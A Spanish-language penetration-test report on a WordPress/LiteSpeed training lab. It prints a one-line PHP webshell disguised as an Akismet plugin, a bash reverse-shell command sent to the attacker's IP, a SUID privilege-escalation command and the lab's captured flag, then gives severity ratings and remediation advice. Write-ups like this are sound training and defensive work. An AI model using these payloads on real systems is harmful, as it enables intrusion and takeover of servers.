INFORME DE PENTESTING · CONFIDENCIAL

El Acelerador

Evaluación de seguridad ofensiva — WordPress + LiteSpeed

OBJETIVO	El Acelerador — Taller web (host `el-acelerador`)
DIRECCIÓN IP	172.17.0.2 · TCP 22 (SSH) / 80 (HTTP)
PLATAFORMA	whoami-labs.com
DIFICULTAD	Media (3 puntos)
FECHA	11 de noviembre de 2026
DURACIÓN	00h 20m 17s
AUTOR	Josep Sanz
RESULTADO	Compromiso total del host — acceso `root`

FLAG CAPTURADA

`flag{C3NTRO-D3-M4ND0_L1T3SP33D}`

Documento confidencial. Distribución restringida al titular del laboratorio y al equipo técnico autorizado.

1. Resumen ejecutivo

Se realizó una prueba de intrusión (*pentest*) de caja negra contra la máquina **«El Acelerador»** (`172.17.0.2`), un laboratorio web basado en WordPress con componentes de aceleración LiteSpeed. Partiendo únicamente de conectividad de red, se logró el **compromiso total del sistema** (privilegios de `root`) en poco más de 20 minutos.

El compromiso fue posible encadenando dos debilidades graves:

- **Un backdoor / webshell PHP** alojado entre los plugins de WordPress (`aksmet.php` , suplantando al plugin legítimo *Akismet*) que permite **ejecución remota de comandos sin autenticación**.
- **Un binario SUID-root inseguro** de LiteSpeed (`lscmctl`) cuya opción `redisAble` ejecuta un comando arbitrario con privilegios de administrador, permitiendo la **escalada local a root**.

1	1	1	1	root
CRÍTICA	ALTA	MEDIA	BAJA	NIVEL ALCANZADO

Riesgo global: Crítico. Cualquier atacante con acceso a la red del servicio podía tomar el control completo del servidor con una sola petición HTTP, sin credenciales. La causa raíz es doble: la presencia de **código malicioso/ no autorizado** en el árbol web y la **asignación innecesaria del bit SUID** a un binario que ejecuta comandos. Corregir cualquiera de los dos eslabones habría roto la cadena; corregir ambos es imprescindible.

2. Alcance y autorización

Las pruebas se realizaron **exclusivamente** contra la máquina del laboratorio `172.17.0.2` , en el marco de la plataforma de formación *whoami-labs.com*, que autoriza explícitamente el ataque sobre sus máquinas desechables. No se atacó ningún sistema de terceros. No se emplearon ataques de fuerza bruta masiva ni de denegación de servicio.

Parámetro	Valor
Tipo de prueba	Caja negra (sin credenciales ni información previa)
Alcance (scope)	Host `172.17.0.2` y sus servicios expuestos (TCP/22, TCP/80)
Fuera de alcance	Cualquier otra IP, la red del anfitrión e Internet
Máquina atacante	Kali Linux (`172.17.0.1`)
Marco de referencia	OWASP Top 10 · MITRE ATT&CK · CWE · CVSS 3.1

3. Metodología y cadena de ataque

Se siguió un flujo clásico de operación ofensiva: **reconocimiento → enumeración web → acceso inicial → escalada de privilegios → post-explotación**.

Recon (Nmap) → **Enum. web (WordPress)** → **Backdoor aksmet.php (RCE)** → **Reverse shell www-data** → **SUID lscmctl (LiteSpeed)** → **root**

Tabla resumen de hallazgos

#	Hallazgo	Severidad	CVSS 3.1	Evidencia
H-01	Backdoor PHP con ejecución remota de comandos sin autenticación (`aksmet.php`)	CRÍTICA	9.8 — AV:N/AC:L/PR:N/UI:N	Fig. 4, 5, 6
H-02	Escalada a root por binario SUID inseguro de LiteSpeed (`lscmctl redisAble`)	ALTA	7.8 — AV:L/AC:L/PR:L/UI:N	Fig. 7, 8
H-03	Binario SUID anómalo adicional (`/usr/local/bin/sys-diagnostics`)	MEDIA	6.7 — AV:L/AC:L/PR:L	Fig. 7
H-04	Fuga de versiones de servicios (Apache 2.4.67, OpenSSH 8.4p1) — sin TLS	BAJA	5.3 — AV:N/AC:L/PR:N	Fig. 1, 2

4. Desarrollo técnico

4.1 · Reconocimiento — escaneo de puertos

Se inició con un escaneo completo de puertos y detección de versiones/servicios sobre el objetivo:

```
# nmap
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló únicamente **dos puertos abiertos**: `22/tcp` (OpenSSH 8.4p1 Debian) y `80/tcp` (Apache httpd 2.4.67). El título HTTP «Taller El Acelerador» confirma la presencia de una aplicación web, que se convierte en la superficie de ataque principal.



Figura 1. Resultado de Nmap: SSH (22) y HTTP (80, Apache 2.4.67), título «Taller El Acelerador».

4.2 · Enumeración web — descubrimiento de WordPress

Se enumeró el servidor web con `feroxbuster` buscando directorios y ficheros:

```
# feroxbuster — raíz del sitio
feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip   -w /usr/share/wordlists/
seclists/Discovery/Web-Content/raft-medium-directories.txt
```

Aparecieron las rutas características de **WordPress** (`/wp-content` , `/wp-admin` , `/wp-includes`), lo que orienta la enumeración hacia temas y plugins.




Figura 2. Feroxbuster sobre la raíz: estructura típica de WordPress (`wp-content`, `wp-admin`, `wp-includes`).

Profundizando en `/wp-content/plugins` se localiza un fichero sospechoso: `aksmet.php` (200 OK), con un nombre que **imita** al plugin legítimo *Akismet* pero con una errata deliberada («aks» en vez de «akis»). Es el primer indicio de código no autorizado.




Figura 3. Enumeración de `/wp-content/plugins`: entre los ficheros legítimos aparece `aksmet.php` (impostor de Akismet).

4.3 · Acceso inicial — ejecución remota de comandos (RCE)

Al invocar `aksmet.php` con un parámetro `ls`, el servidor **ejecuta el valor como comando del sistema**. La prueba de concepto `?ls=ls -l` devuelve el listado del directorio de plugins — confirmación inequívoca de inyección de comandos:

```
http://172.17.0.2/wp-content/plugins/aksmet.php?ls=ls%20-l
```




Figura 4. Prueba de concepto: el parámetro `ls` ejecuta `ls -l` en el servidor y devuelve el listado del directorio (RCE confirmado).

Con RCE confirmado, se obtiene una **shell interactiva inversa**. En la máquina atacante se pone un *listener* y se dispara el payload a través del backdoor:

```
# atacante — listener
nc -lvnp 4444

# disparo del payload por el backdoor (URL-encoded)
curl -G "http://172.17.0.2/wp-content/plugins/aksmet.php"    --data-urlencode "ls=bash -c 'bash -i
>&/dev/tcp/172.17.0.1/4444 0>&1'"
```

Se recibe conexión y se obtiene una shell como el usuario del servicio web, `www-data`.




Figura 5. Reverse shell establecida: conexión entrante desde `172.17.0.2` y prompt como `www-data@el-acelerador`.

Revisando el contenido del fichero se confirma su naturaleza de **backdoor explícito**: una sola línea que pasa la entrada del usuario directamente a `system()`, sin ninguna validación ni autenticación.

```
# contenido de aksmet.php
<?php system($_GET["ls"]); ?>
```

```
www-data@el-acelerador:/var/www/html/wp-content/plugins$ cat aksmet.php
cat aksmet.php
<?php system($_GET["ls"]); ?>
www-data@el-acelerador:/var/www/html/wp-content/plugins$
```


Figura 6. Contenido de `aksmet.php`: `<?php system($_GET["ls"]); ?>` — webshell que ejecuta cualquier comando recibido por GET.

4.4 · Escalada de privilegios — binario SUID de LiteSpeed

Ya como `www-data`, se enumeran los binarios con bit **SUID** (se ejecutan con los privilegios de su propietario, normalmente root):

```
find / -perm -4000 -type f 2>/dev/null
```

Entre los binarios estándar del sistema destacan **dos entradas anómalas** en `/usr/local`: `/usr/local/bin/sys-diagnostics` y `/usr/local/lsws/admin/misc/lscmctl` (utilidad de control de LiteSpeed, el «acelerador» que da nombre a la máquina).



> **Figura 7.** Binarios SUID. Además de los del sistema, aparecen `/usr/local/bin/sys-diagnostics` y `/usr/local/lsws/admin/misc/lscmctl` (anómalos).

El binario `lscmctl` expone una opción `redisAble` que **ejecuta el argumento recibido como comando de shell**. Como el binario es SUID-root, el comando se ejecuta con privilegios de administrador. Pasándole `/bin/sh` se obtiene una shell de root:

```
# primer intento (ruta errónea, falla)
/usr/local/lsws/admin/misc/lscmctl redisAble "/bin/bash/sh"
  sh: 1: /bin/bash/sh: not found

# shell de root
/usr/local/lsws/admin/misc/lscmctl redisAble "/bin/sh"
  # whoami   -> root
  # id       -> uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Se confirma `uid=0(root)` y se recupera la flag final en el directorio del superusuario:

```
find / -name flag.txt 2>/dev/null   ->  /root/flag.txt
cat /root/flag.txt                  ->  flag{C3NTRO-D3-M4ND0_L1T3SP33D}
```




Figura 8. Escalada completada: `lscmctl redisAble "/bin/sh"` otorga `uid=0(root)`. Lectura de `/root/flag.txt` → **flag{C3NTRO-D3-M4ND0_L1T3SP33D}**. Laboratorio comprometido a nivel medio (3 puntos).

5. Hallazgos detallados

H-01 · Backdoor PHP con RCE sin autenticación CRÍTICA

UBICACIÓN	`GET /wp-content/plugins/aksmet.php?ls=<comando>`
CVSS 3.1	**9.8 (Crítica)** — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-78 (OS Command Injection) · CWE-506 (Código malicioso embebido) · CWE-912 (Funcionalidad oculta / backdoor)
OWASP / ATT&CK	A03:2021 Injection · A08:2021 Software & Data Integrity · T1505.003 (Web Shell)

Descripción. Entre los plugins de WordPress existe un fichero no autorizado, `aksmet.php`, que suplanta por nombre al plugin legítimo *Akismet*. Su contenido completo es `<?php system($_GET["ls"]); ?>`: toma el parámetro `ls` de la URL y lo ejecuta directamente en el sistema operativo, sin autenticación, sin filtrado y sin registro. Cualquiera que alcance el puerto 80 obtiene ejecución de comandos como `www-data`.

Impacto. Control total del contexto del servidor web: lectura/robo de la base de datos de WordPress y de `wp-config.php`, modificación del sitio, pivote hacia la red interna y —encadenado con H-02— compromiso completo del host.

Evidencia. Figuras 4, 5 y 6.

H-02 · Escalada a root por binario SUID inseguro (LiteSpeed `lscmctl`) ALTA

UBICACIÓN	`/usr/local/lsws/admin/misc/lscmctl` (SUID-root) · subcomando `redisAble`
CVSS 3.1	**7.8 (Alta)** — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
CWE	CWE-250 (Ejecución con privilegios innecesarios) · CWE-269 (Gestión incorrecta de privilegios) · CWE-78
OWASP / ATT&CK	A04:2021 Insecure Design · A05:2021 Security Misconfiguration · T1548.001 (Setuid/Setgid)

Descripción. El binario `lscmctl` tiene el bit SUID con propietario root. Su opción `redisAble` ejecuta el argumento recibido como comando de shell sin descartar privilegios ni validar la entrada. Al invocar `lscmctl redisAble "/bin/sh"`, el intérprete se lanza con `euid=0`, otorgando una shell de root al usuario `www-data`.

Impacto. Escalada local inmediata de `www-data` a `root`: control total del sistema operativo, persistencia, acceso a todos los datos y lectura de `/root/flag.txt`.

Evidencia. Figuras 7 y 8.

H-03 · Binario SUID anómalo adicional (`sys-diagnostics`) MEDIA

UBICACIÓN	`/usr/local/bin/sys-diagnostics` (SUID-root)
CVSS 3.1	**6.7 (Media)** — AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CWE	CWE-250 · CWE-269

Descripción. La enumeración de SUID reveló un segundo binario fuera de la línea base del sistema, `/usr/local/bin/sys-diagnostics`. Aunque la escalada se consiguió por `lscmctl`, todo binario SUID a medida amplía la superficie de ataque y debe auditarse: representa una vía de escalada potencial adicional.

Impacto. Posible vector de escalada secundario; aumenta el riesgo de persistencia y de compromiso incluso si se corrige H-02.

Evidencia. Figura 7.

H-04 · Fuga de versiones y transporte sin cifrar BAJA

UBICACIÓN	Cabeceras y banners de Apache 2.4.67 y OpenSSH 8.4p1 · HTTP sin TLS
CVSS 3.1	**5.3 (Baja/Media)** — AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-200 (Exposición de información) · CWE-319 (Transmisión en claro)

Descripción. Los servicios revelan sus versiones exactas, facilitando al atacante la búsqueda de exploits conocidos. Además, la aplicación se sirve por HTTP sin cifrado TLS, exponiendo el tráfico (incluidas credenciales de WordPress) a interceptación.

Impacto. Facilita el reconocimiento y la selección de exploits; riesgo de interceptación de credenciales.

Evidencia. Figuras 1 y 2.

6. Recomendaciones de remediación

#	Prioridad	Acción correctiva
H-01	INMEDIATA	Eliminar `aksmet.php` y cualquier otro fichero no autorizado del árbol web. Investigar el incidente (es un backdoor: el servidor ya estaba comprometido). Restaurar WordPress, temas y plugins desde fuentes limpias y verificadas. Desplegar verificación de integridad de ficheros (FIM) y un WAF. Revisar logs en busca de uso del backdoor.
H-02	ALTA	Retirar el bit SUID de `lscmctl` (`chmod u-s`) o restringir su uso a root. Nunca asignar SUID a binarios que ejecuten comandos o subcomandos de shell. Actualizar/endurecer LiteSpeed según el proveedor y aplicar el principio de mínimo privilegio.
H-03	MEDIA	Auditar `/usr/local/bin/sys-diagnostics` : retirar el SUID si no está justificado y validar que no permite ejecución arbitraria. Establecer una línea base de SUID/SGID y auditarla periódicamente: `find / -perm -4000 -o -perm -2000` .
H-04	BAJA	Ocultar banners de versión (Apache `ServerTokens Prod` / `ServerSignature Off` ; ofuscar la versión de OpenSSH). Forzar HTTPS/TLS con HSTS y redirección desde HTTP.

Medidas de defensa en profundidad

- Montar las particiones escribibles por usuarios con la opción `nosuid` .
- Monitorización de integridad (AIDE / Tripwire) sobre el árbol web y `/usr/local` .
- Segmentación de red: el servicio web no debería poder abrir conexiones salientes arbitrarias (bloqueó la reverse shell habría dificultado el acceso inicial).
- Hardening CIS del sistema operativo y revisión periódica de `/etc/sudoers` y binarios privilegiados.

7. Conclusión

«El Acelerador» ilustra cómo **una sola pieza de código malicioso** —un webshell de una línea escondido entre los plugins— basta para abrir el servidor a cualquiera, y cómo una **mala configuración de privilegios** —un binario SUID que ejecuta comandos— convierte ese acceso limitado en control total en segundos.

La lección es doble y se refuerza entre sí: **integridad del software** (ningún fichero no autorizado en producción, verificación continua) y **mínimo privilegio** (ningún binario de propósito general con SUID-root). Aplicar correctamente **cualquiera** de los dos principios habría cortado la cadena; aplicarlos ambos es la práctica correcta. El objetivo se comprometió por completo en **20 minutos y 17 segundos**, obteniendo la flag `flag{C3NTRO-D3-M4ND0_L1T3SP33D}` .

Informe generado el 11/11/2026 · Confidencial · whoami-labs.com — El Acelerador (dificultad media, 3 puntos) · Las 8 figuras incluidas constituyen la evidencia técnica de cada fase.